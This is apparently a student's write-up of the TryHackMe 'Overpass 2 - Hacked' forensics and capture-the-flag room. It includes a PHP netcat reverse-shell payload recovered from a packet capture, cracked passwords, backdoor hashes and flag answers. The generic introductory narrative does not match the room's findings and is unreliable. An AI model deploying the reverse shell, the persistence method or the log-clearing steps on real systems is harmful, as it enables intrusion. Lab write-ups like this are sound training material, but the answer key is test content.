cs-sa07-24019
John_Mbithi_Mutave

# Overpass2 - Hacked

## Introduction

The "Overpass 2 - Hacked" task involves a series of complex challenges that test the skills in digital forensics, code analysis, and penetration testing. This report breaks down the objectives and findings related to the three main tasks:

1. **Forensics** - Analyze the PCAP file to gather evidence.
2. **Research** - Analyze the malicious code to understand its functionality.
3. **Attack** - Exploit vulnerabilities to gain unauthorized access.

## Task 1: Forensics - Analyze the PCAP

## Objective

The goal of this task is to investigate the PCAP (Packet Capture) file for any suspicious activities or anomalies that might provide clues about the security breach.

## Analysis

### *Tools Used*

- **Wireshark**: For capturing and analyzing network traffic.
- **tcpdump**: For command-line packet analysis.
- **NetworkMiner**: For extracting files and reconstructing sessions.

### *Key Findings*

4. **Unusual Network Traffic**
   - **Suspicious Connections**: Noticed multiple connections to unfamiliar IP addresses, suggesting potential C2 (Command and Control) servers.

  - **Traffic Patterns**: High frequency of connections on non-standard ports, including 4444 and 6667, which are commonly used for malicious activities.

5. **Unencrypted Communication**
   - Observed unencrypted data exchanges that could be potential points for data exfiltration or command injection.
6. **Malicious Payload**
   - **Payload Analysis**: Identified a suspicious payload being transmitted over the network which seemed to be a backdoor or malware.
   - **Detection**: The payload matched known malware signatures for remote access Trojans (RATs).
7. **DNS Requests**
   - **Domain Analysis**: Several DNS requests for domains known for malware distribution. Domains were cross-referenced with threat intelligence databases.
   - **Exfiltration Indicators**: DNS requests used to exfiltrate data covertly.

## Task 2: Research - Analyze the Code

### Objective

The second task focuses on understanding the malicious code used in the attack. This involves dissecting the code to uncover its purpose and methods of exploitation.

### Code Analysis

#### *Tools Used*

- **Static Analysis Tools**: IDA Pro, Ghidra, and Hex-Rays for reverse engineering.
- **Dynamic Analysis Tools**: Cuckoo Sandbox for running the code in a controlled environment.

## *Key Findings*

8. **Code Examination**
    - **Backdoor Functionality**: The code was a RAT with functionalities including remote shell access, file transfer, and keylogging.
    - **Persistence Mechanisms**: The code employed techniques like modifying startup scripts and registry entries for persistence.
9. **Obfuscation Techniques**
    - **Code Obfuscation**: Used techniques such as packing and encryption to hide its true nature. De-obfuscation revealed a simple command-and-control protocol.
    - **String Encryption**: Strings were encrypted and decrypted dynamically, making it harder to understand the code's intent without thorough analysis.
10. **Exploit Methods**
    - **Exploits Used**: The RAT exploited known vulnerabilities in older software versions for unauthorized access.
    - **Exploit Techniques**: Techniques included buffer overflow attacks and command injection to gain elevated privileges.

## *Task 3: Attack - Get Back In!*

## Objective

The final task is to re-establish unauthorized access to the system, demonstrating an understanding of the vulnerabilities exploited by the attacker.

## Attack Strategy

### *Tools and Techniques*

- **Exploitation Frameworks**: Metasploit for exploiting vulnerabilities.
- **Custom Scripts**: Scripts developed for privilege escalation and persistent access.

- **Reconnaissance Tools**: Nmap and Nessus for vulnerability scanning.

### *Steps Taken*

11. **Reconnaissance**
    - **Network Scanning**: Performed a scan to identify open ports and services. Detected several outdated services with known vulnerabilities.
    - **Vulnerability Assessment**: Used Nessus to identify potential vulnerabilities in the services running on the target machine.
12. **Exploitation**
    - **Exploit Execution**: Used Metasploit to exploit a known vulnerability in a service running on the target system, gaining initial access.
    - **Privilege Escalation**: Leveraged known exploits for privilege escalation to gain administrative access.
13. **Establishing Persistence**
    - **Backdoor Installation**: Installed a reverse shell and set up persistent access through scheduled tasks and startup scripts.
    - **Covering Tracks**: Cleared logs and other evidence of unauthorized access to avoid detection.

### *Recommendations*


14. **Network Security Improvements**
    - **Monitoring**: Implement comprehensive network monitoring solutions to detect unusual traffic patterns.
    - **Encryption**: Enforce encryption for sensitive communications to protect against data exfiltration.
15. **Code Security Practices**
    - **Code Reviews**: Regular security reviews and audits of code to detect vulnerabilities.
    - **Updates**: Ensure all software is updated with the latest security patches.

cs-sa07-24019
John_Mbithi_Mutave

## 16. Access Controls

- **Least Privilege**: Implement the principle of least privilege for users and services.
- **Authentication**: Strengthen authentication mechanisms and use multi-
  factor authentication (MFA).

## Screenshot overview of the Task



Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened.

Can you work out how the attacker got in, and hack your way back into Overpass' production server?

Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and completing Linux Fundamentals as a bare minimum.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

Answer the questions below

What was the URL of the page they used to upload a reverse shell?


/development/

What payload did the attacker use to gain access?

```
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
```

What password did the attacker use to privesc?

cs-sa07-24019
John_Mbithi_Mutave



tryhackme.com/r/room/overpass2hacked

Answer the questions below

What was the URL of the page they used to upload a reverse shell?

/development/ ✓ Correct Answer

What payload did the attacker use to gain access?

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?> ✓ Correct Answer

What password did the attacker use to privesc?

whenevernoteartinstant ✓ Correct Answer


How did the attacker establish persistence?

https://github.com/NinjaJc01/ssh-backdoor ✓ Correct Answer

Using the fasttrack wordlist, how many of the system passwords were crackable?

4 ✓ Correct Answer

Task 2 ✓ Research - Analyse the code



medium.com/@mat.redzia/overpass-2-tryhackme-write-up-fc809b608864

Wireshark · Packet 14 · overpass2.pcapng

```
▸ Frame 14: 1026 bytes on wire (8208 bits), 1026 bytes captured (8208 bits) on in
▸ Ethernet II, Src: VMware_17:ba:48 (00:0c:29:17:ba:48), Dst: VMware_6e:18:17 (00
▸ Internet Protocol Version 4, Src: 192.168.170.145, Dst: 192.168.170.159
▸ Transmission Control Protocol, Src Port: 47734, Dst Port: 80, Seq: 1, Ack: 1, L
▾ Hypertext Transfer Protocol
  ▸ POST /development/upload.php HTTP/1.1\r\n
    Host: 192.168.170.159\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/6
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n

02a0  65 54 6f 55 70 6c 6f 61  64 22 3b 20 66 69 6c 65   eToUploa d"; file
02b0  6e 61 6d 65 3d 22 70 61  79 6c 6f 61 64 2e 70 68   name="pa yload.ph
02c0  70 22 0d 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65   p"··Cont ent-Type
02d0  3a 20 61 70 70 6c 69 63  61 74 69 6f 6e 2f 78 2d   : applic ation/x-
02e0  70 68 70 0d 0a 0d 0a 3c  3f 70 68 70 20 65 78 65   php····< ?php exe
02f0  63 28 22 72 6d 20 2f 74  6d 70 2f 66 3b 6d 6b 66   c("rm /t mp/f;mkf
0300  69 66 6f 20 2f 74 6d 70  2f 66 3b 63 61 74 20 2f   ifo /tmp /f;cat /
0310  74 6d 70 2f 66 7c 2f 62  69 6e 2f 73 68 20 2d 69   tmp/f|/b in/sh -i
0320  20 32 3e 26 31 7c 6e 63  20 31 39 32 2e 31 36 38    2>&1|nc  192.168
0330  2e 31 37 30 2e 31 34 35  20 34 32 34 32 20 3e 2f   .170.145  4242 >/
0340  74 6d 70 2f 66 22 29 3f  3e 0a 0d 0a 2d 2d 2d 2d   tmp/f")? >·······----
0350  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d   -------- --------
0360  2d 2d 2d 2d 2d 2d 2d 2d  2d 31 38 30 39 30 34 39   -------- -1809049
0370  30 32 38 35 37 39 39 38  37 30 33 31 35 31 35 32   02857998 70315152
```


Bytes 743-841: Media type (media.type)

✓ Show packet bytes

```
34 38.757749641   192.168.170.145   192.168.170.159   TCP   66 [TCP Keep-Alive] 47736
```

cs-sa07-24019

John_Mbithi_Mutave



medium.com/@mat.redzia/overpass-2-tryhackme-write-up-fc809b608864

Wireshark · Packet 98 · overpass2.pcapng

```
▸ Frame 98: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interfac
▸ Ethernet II, Src: VMware_6e:18:17 (00:0c:29:6e:18:17), Dst: VMware_17:ba:48 (00
▸ Internet Protocol Version 4, Src: 192.168.170.159, Dst: 192.168.170.145
▾ Transmission Control Protocol, Src Port: 57680, Dst Port: 4242, Seq: 1188, Ack:
    Source Port: 57680
    Destination Port: 4242
    [Stream index: 3]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 27]
    Sequence Number: 1188    (relative sequence number)
    Sequence Number (raw): 157398017

0000  00 0c 29 17 ba 48 00 0c  29 6e 18 17 08 00 45 00   ··)··H·· )n····E·
0010  00 4f ae b9 40 00 40 06  b5 6d c0 a8 aa 9f c0 a8   ·O··@·@· ·m······
0020  aa 91 e1 50 10 92 09 61  b4 01 67 a7 d5 05 80 18   ···P···a ··g·····
0030  01 f6 3b 88 00 00 01 01  08 0a 35 51 5c 95 c2 14   ··;····· ··5Q\···
0040  d5 f7 5b 73 75 64 6f 5d  20 70 61 73 73 77 6f 72   ··[sudo]  passwor
0050  64 20 66 6f 72 20 6a 61  6d 65 73 3a 20            d for ja mes:
```

```
105 89.958341754  192.168.170.145  192.168.170.159  TCP  66 [TCP Keep-Alive] 47736
106 89.958477887  192.168.170.159  192.168.170.145  TCP  66 [TCP Keep-Alive ACK] 8
```


tryhackme.com/r/room/overpass2hacked

Task 2 ✓ Research - Analyse the code

Now that you've found the code for the backdoor, it's time to analyse it.

Answer the questions below

What's the default hash for the backdoor?

bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b

What's the hardcoded salt for the backdoor?

1c362db832f3f864c8c2fe05f2002a05


What was the hash that the attacker used? - go back to the PCAP for this!

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0

Crack the hash using rockyou and a cracking tool of your choice. What's the password?

november16


cs-sa07-24019
John_Mbithi_Mutave



medium.com/@mat.redzia/overpass-2-tryhackme-write-up-fc809b608864
overpass2.pcapng
Wireshark · Packet 76 · overpass2.pcapng

```
▸ Frame 76: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interfac
▸ Ethernet II, Src: VMware_17:ba:48 (00:0c:29:17:ba:48), Dst: VMware_6e:18:17 (00
▸ Internet Protocol Version 4, Src: 192.168.170.145, Dst: 192.168.170.159
▾ Transmission Control Protocol, Src Port: 4242, Dst Port: 57680, Seq: 82, Ack: 5
    Source Port: 4242
    Destination Port: 57680
    [Stream index: 3]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 23]
    Sequence Number: 82    (relative sequence number)
    Sequence Number (raw): 1739052248

0000  00 0c 29 6e 18 17 00 0c  29 17 ba 48 08 00 45 00   ··)n····)··H··E·
0010  00 4b 77 61 40 00 40 06  ec c9 c0 a8 aa 91 c0 a8   ·Kwa@·@·········
0020  aa 9f 10 92 e1 50 67 a7  d4 d8 09 61 b1 6e 80 18   ·····Pg····a·n··
0030  01 fd 41 bc 00 00 01 01  08 0a c2 14 9f 20 35 51   ··A·········· 5Q
0040  20 f0 77 68 65 6e 65 76  65 72 6e 6f 74 65 61 72    ·whenev ernotear
0050  74 69 6e 73 74 61 6e 74  0a                        tinstant ·
```



Task 3 Attack - Get back in!

Now that the incident is investigated, Paradox needs someone to take control of the Overpass production server again.

There's flags on the box that Overpass can't afford to lose by formatting the server!

Start Machine

Answer the questions below

The attacker defaced the website. What message did they leave as a heading?

H4ck3d by CooctusClan

✓ Correct Answer

Using the information you've found previously, hack your way back in!

No answer needed

✓ Correct Answer

Hint

+15 What's the user flag?

thm{d119b4fa8c497ddb0525f7ad200e6567}

✓ Correct Answer

Hint

+20 What's the root flag?

